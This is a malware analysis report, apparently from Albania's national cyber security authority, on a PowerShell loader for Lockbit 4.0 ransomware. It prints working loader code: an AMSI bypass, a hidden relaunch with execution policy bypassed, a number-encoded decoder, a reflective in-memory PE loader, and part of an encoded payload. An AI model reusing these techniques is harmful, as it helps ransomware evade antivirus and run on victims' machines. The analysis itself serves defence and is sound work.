REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
CYBER SECURITY ANALYSIS DIRECTORATE

Technical analysis for the malicious file *Lockbit 4.0*

Version: 1.0
Date: 08/01/2025

CONTENT

LIST OF FIGURES

The report was designed to document and analyze attempted cyber attacks against Critical and Important infrastructures in the Republic of Albania. The content of this report is based on the information available up to the date of completion of the analysis.

The purpose of this report is to inform and raise awareness among interested parties about the documented cyber incident. The report should not be treated as final until its final update.

This report has limitations and should be interpreted with caution!

Some of these restrictions include:

First phase:
Sources of information: The report is based on information available at the time of its preparation. However, some aspects may differ from actual developments.

Second phase:
Analysis details: Due to resource limitations, some aspects of the malicious file may not have been analyzed in depth. Any additional unknown information may reflect changes in the report.

Third phase:
Information Security: To protect sources and confidential information, some details may be redacted or not included in the report. This decision was made to maintain the integrity and security of the data used.

NCSA reserves the right to change, update, or amend any part of this report without prior notice.

This report is not a final document.

The findings of the report are based on the information available at the time of the investigation and analysis. There is no guarantee regarding possible changes or updates to the information reported during the subsequent period. The authors of the report do not assume responsibility for the misuse or consequences of any decision-making based on this report.

Information Tech

Lockbit 4.0 is a well-known ransomware malware variant that has gained popularity due to its efficiency and speed in carrying out attacks. This type of ransomware is used to blackmail businesses and individuals into paying a ransom to recover data that has been encrypted.

Key Features of Lockbit 4.0:

1. **Speed and Efficiency:** Lockbit 4.0 is one of the fastest ransomware, which has the ability to encrypt files very quickly. This makes it more difficult for security experts to stop the attack in its early stages.

2. **Double Extortion Exploitation:** This malware often uses a technique called "double extortion", where in addition to encrypting files, hackers threaten to release sensitive

information affected by the attack if the ransom is not paid.

3. **Autonomy and Ability to Use New Codes**: Lockbit 4.0 is capable of creating new variants of itself, using automated systems to improve coding and distribution.


Technical Information:

- **Infection Method:** It often uses exploits of vulnerabilities in widely used software and applications, as well as social engineering techniques to distribute malware.
- **File Encryption:** It uses strong encryption algorithms, such as AES (Advanced Encryption Standard) and RSA, to encrypt files and requires a private key to decrypt them.
- **Publication Threat:** It uses external services to store and publish stolen information if a ransom is not paid.
- **Ransomware-as-a-Service (RaaS):** Lockbit 4.0 is part of a "RaaS" model, where ransomware creators provide the service to other criminals who can use the software to carry out attacks, in return for a share of the ransom.

Lockbit 4.0 continues to evolve and is a powerful threat to cybersecurity, requiring continued attention and appropriate protective measures.

Lockbit powershell version file analysis

The file is a .ps1 (powershell script) file. If we access this file through **Notepad,** we will avoid the possibility of executing it, but we can also identify a piece of code that contains the **fnD** function that takes a vector of type Int64 as a parameter.



```
for ($i = 0; $i -lt $args.count; $i++ ){$argument += $args[$i] + ' '}
 $psFile=$PSCommandPath
$global:ProgressPreference = "SilentlyContinue"

# -- thread variables
$script:threadBody = '$data=$threadData;'
$data = @(
@(62416317159553766,6171585555604128,57336399694057504,58471265167106420,54959097326818472,18155490401546
@(62416317159553766,56180389873181216,55098072181772840,23568224017192548,20408043980373408,6518746569167
)

$am = [ref].Assembly.GetType('System.Management.Automation.Amsi' + 'Utils')
if ($am) {
    $am.GetField('amsi'+'InitFailed', 'NonPublic,Static').SetValue($null, $true)
}

if ($psversiontable.PSVersion.Major -eq 2){$psFile = $MyInvocation.MyCommand.Definition}
if ([IntPtr]::Size -eq 8) {
    $ps86 = "$($env:SystemRoot)\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
    $ps86Args = @('-ex bypass', '-nonI', $psFile)
    if ($argument){$ps86Args += $argument}
    Start-Process $ps86 $ps86Args -Window hidden
    exit
}
function fnD([Int64[]] $ints) {
    $wSize = 8
    [byte[]]$dB = New-Object byte[]($ints.Length * $wSize)
    for ($i = 0; $i -lt $ints.Count; $i += 1) {
        for ($j = 0; $j -lt $wSize; $j += 1) {
            $dB[$i * $wSize + $j] = ($ints[$i] -band 0x7F)
            $ints[$i] = ($ints[$i] - $dB[$i * $wSize + $j]) / 0x80
        }
    }
    return [Text.Encoding]::ASCII.GetString($dB)
}
```

Figure 1Powershell file


For loop that continues the range of arguments are passed as parameters from the terminal. The **$global:ProgressPreference variable** is set to **SilentlyContinue** so that during the execution of the script the user is not visually shown what is happening.
The most interesting part is the content of the **@data** variable, which contains a variety of numbers. The **$am** variable checks whether the **AmsiUtils** class exists. If the class exists, the code continues and changes the value of **amsiInitFailed** to **True** .
This is used to disable **AMSI** in powershell. **AMSI** is a security feature in Windows that allows antimalware software to analyze PowerShell commands and scripts for malicious intent. It then checks the major version of PowerShell, and in this case, checks to see if it is version 2.

Setting up 32-bit PowerShell on a 64-bit system.
$ps86 = "$($env:SystemRoot)\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"

At this stage, a new hidden PowerShell process has been started.

fnD function is a function that takes as a parameter a list of **Int64** numbers and transforms them into a text string using **ASCII encoding**. Uses the **bitwise AND** operator to store only the lower 7 bits of a number (standard for ASCII). *The bytes* are processed and stored in the **$db vector.**


The problem in this case is in the ***for loop*** at the end of the file because that's where the function calls are made via **iex (Invoke-Expression)**. So we need a way to bypass it.



```
# Initialize variables
$c = ''
$scb = New-Object String[]($data.Length)

# Process and log the $c content without executing
for ($i = 0; $i -lt $data.Length; $i += 1) {
    try {
        $decoded = fnD $data[$i]
        $scb[$i] = $decoded
        $c += "`$scb[$i];" # Append decoded data to $c safely
        Log "Decoded data chunk [$i]: $decoded"
    } catch {
        Log "Error decoding data chunk [$i]: $_"
    }
}

# Output the entire $c variable content for inspection
Log "Final content of \${c}: $c"


# Print the content to console for easier debugging
Write-Host "Decoded script content (debug mode, not executed):`n$c" -ForegroundColor Yellow

# Log completion
Log "Script finished in debug mode."
```

Figure 2 The modified file


We modify the code by setting the variable $c to the value of the variable **$scb[$i]** from the **for** loop and then after exiting the loop we display its output using Log.



```
Decoded script content (debug mode, not executed):
$scb[0];$scb[1];

PS C:\Users\flare> $scb[0]
function Exec {
  [CmdletBinding()]
  Param (
    [Parameter(Position = 0, Mandatory = $true)][ValidateNotNullOrEmpty()][Byte[]] $PEBytes,
    [Parameter(Position = 1)][String[]] $ComputerName,
    [Parameter(Position = 2)][ValidateSet( 'WString', 'String', 'Void' )]
    [String] $FuncReturnType = 'Void',
    [Parameter(Position = 3)][String] $ExeArgs,
    [Parameter(Position = 4)][Int32] $ProcId,
    [Parameter(Position = 5)][String] $ProcName,
    [Switch] $ForceASLR,
    [Switch] $DoNotZeroMZ
  )
  Set-StrictMode -Version 2
  $RemoteScriptBlock = {
    [CmdletBinding()]
    Param(
      [Parameter(Position = 0, Mandatory = $true)][Byte[]] $PEBytes,
      [Parameter(Position = 1, Mandatory = $true)][String] $FuncReturnType,
      [Parameter(Position = 2, Mandatory = $true)][Int32] $ProcId,
      [Parameter(Position = 3, Mandatory = $true)][String] $ProcName,
      [Parameter(Position = 4, Mandatory = $true)][Bool] $ForceASLR
    )
    Function GTypes {
      $Win32Types = New-Object System.Object
      $Domain = [AppDomain]::CurrentDomain
      $DynamicAssembly = New-Object System.Reflection.AssemblyName('DynamicAssembly')
      $AssemblyBuilder = $Domain.DefineDynamicAssembly($DynamicAssembly, [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
      $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('DynamicModule', $false)
      $ConstructorInfo = [System.Runtime.InteropServices.MarshalAsAttribute].GetConstructors()[0]
      $TypeBuilder = $ModuleBuilder.DefineEnum('MachineType', 'Public', [UInt16])
      $TypeBuilder.DefineLiteral('Native', [UInt16] 0) | Out-Null
      $TypeBuilder.DefineLiteral('I386', [UInt16] 0x014c) | Out-Null
```

Figure 3Code in PowerShell runtime

In this way we can identify the code that will be executed next. The output is a fairly long code that we can save in a new file with the extension . **ps1** and we can study the other functionalities it has.




```
function Exec {
  [CmdletBinding()]
  Param (...)
  Set-StrictMode -Version 2
  $RemoteScriptBlock = {
    [CmdletBinding()]
    Param(
      [Parameter(Position = 0, Mandatory = $true)][Byte[]] $PEBytes,
      [Parameter(Position = 1, Mandatory = $true)][String] $FuncReturnType,
      [Parameter(Position = 2, Mandatory = $true)][Int32] $ProcId,
      [Parameter(Position = 3, Mandatory = $true)][String] $ProcName,
      [Parameter(Position = 4, Mandatory = $true)][Bool] $ForceASLR
    )
    Function GTypes {...}
    Function GConst {...}
    Function GFncs {...}
    Function SIAUU {...}
    Function SIAU {...}
    Function CVGTVAU {...}
    Function TMRV {...}
    Function WBTM {...}
    Function GDelT {...}
    Function GPAddr {...}
    Function CRT {...}
    Function GINTH {...}
    Function GPBI {...}
    Function GPDI {...}
    Function IDRP {...}
    Function GRPA {...}
    Function CpySel {...}
    Function UMMADD {...}
    Function IDLIMP {...}
    Function GVtPRVL {...}
    Function UMPFG {...}
    Function UEXFN {...}
    Function CPAROMMADR {...}
    Function GMMPRADR {...}
    Function IMMLOLR {...}
    Function IMMFRLB {...}
    Function Main {...}
    Main
  }
  Function Main {...}

  Main
}#Exec()

  function Do-Exec($Payload, $Len) {...}

  Do-Exec -Payload ... -Len '124416'
```

Figure 4 Second phase powershell script


The new file contains a fairly high number of functions, and what is interesting is their random names without any meaning. In this case, the malicious actors hide the names of the functions to make detection more difficult, both by antivirus software and during the reverse engineering process.

The first function that starts the execution chain is the Do-Exec function, which takes two parameters: the payload and a length value of **124416**.



```
  Do-Exec -Payload '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
```


Figure 5 Calling the do-Exec function



```
function Do-Exec($Payload, $Len) {
    $zipBytes = [System.Convert]::FromBase64String($Payload)
    $ms = New-Object IO.MemoryStream
    $ms.Write($zipBytes, 0, $zipBytes.Length)
    $null = $ms.Seek(0,0)
    $ExeImage = New-Object Byte[]($Len)
    $ds = New-Object IO.Compression.DeflateStream($ms, [System.IO.Compression.CompressionMode]::Decompress)
    $null = $ds.Read($ExeImage, 0, $Len)
    $ds.Dispose()

    Exec -PEBytes $ExeImage
}
```

Figure 6 Implementing the Do-Exec function

